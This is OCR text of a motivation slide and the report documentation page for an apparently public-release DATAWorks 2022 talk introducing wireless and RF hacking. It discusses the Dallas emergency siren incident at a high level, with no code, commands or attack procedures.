
Come visit us at the poster session to see how you can connect wirelessly to a monitor!





Motivation 3: An attack of the Dallas emergency sirens may have been caused by a transmitted radio signal

- Exact cause of the attack is unknown
- US public safety frequency: 700 MHz[1]
- Alarms sounded for 90 minutes
- It is possible that the RF signal used to sound the alarms was recorded and then rebroadcast by the attacker



https://dallascityhall.com/departments/officeemergencymanagement/

[1] https://www.fcc.gov/700-mhz-public-safety-narrowband-spectrum

REPORT DOCUMENTATION PAGE

PLEASE DO NOT RETURN YOUR FORM TO THE ABOVE ORGANIZATION

1. REPORT DATE	2. REPORT TYPE	3. DATES COVERED	
03-07-2022	Draft Final	START DATE	END DATE

4. TITLE AND SUBTITLE
DATAWorks 2022: Adversaries and Airwaves -- An Introduction to Wireless/RF Hacking

5a. CONTRACT NUMBER	5b. GRANT NUMBER	5c. PROGRAM ELEMENT NUMBER
Separate Contract		
5d. PROJECT NUMBER	**5e. TASK NUMBER**	**5f. WORK UNIT NUMBER**
C9096	C9096	

6. AUTHOR(S)
Mark R. Herrera (OED); Jason R. Schlup (OED); Stacey L. Allison (OED); Kelly Tran (OED); Peter M. Mancini (OED)

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)	8. PERFORMING ORGANIZATION REPORT NUMBER
Institute for Defense Analyses 730 East Glebe Road Alexandria, Virginia 22305	D-32997-NS H 2022-000078

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)	10. SPONSOR/MONITOR'S ACRONYM(S)	11. SPONSOR/MONITOR'S REPORT NUMBER

12. DISTRIBUTION/AVAILABILITY STATEMENT
Public release approved. Distribution is unlimited.

13. SUPPLEMENTARY NOTES
Project Leader: Peter M. Mancini

14. ABSTRACT
Wireless and radio frequency (RF) technology are ubiquitous in our daily lives, including laptops, key fobs, sensors, cell phones, and antennas. These devices, while portable and convenient, can potentially be susceptible to adversarial attack over the air. This breakout session will provide a short introduction into wireless hacking concepts such as passive scanning, active injection, and the use of software defined radios to flexibly sample the RF spectrum. We will also ground these concepts in live demonstrations of attacks against both wireless and wired systems.

15. SUBJECT TERMS
Radio Frequency; Cybersecurity; Wireless; Cyber

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**		
Unclassified	Unclassified	Unclassified	SAR	33

19a. NAME OF RESPONSIBLE PERSON	19b. PHONE NUMBER
Peter Mancini	703-845-2496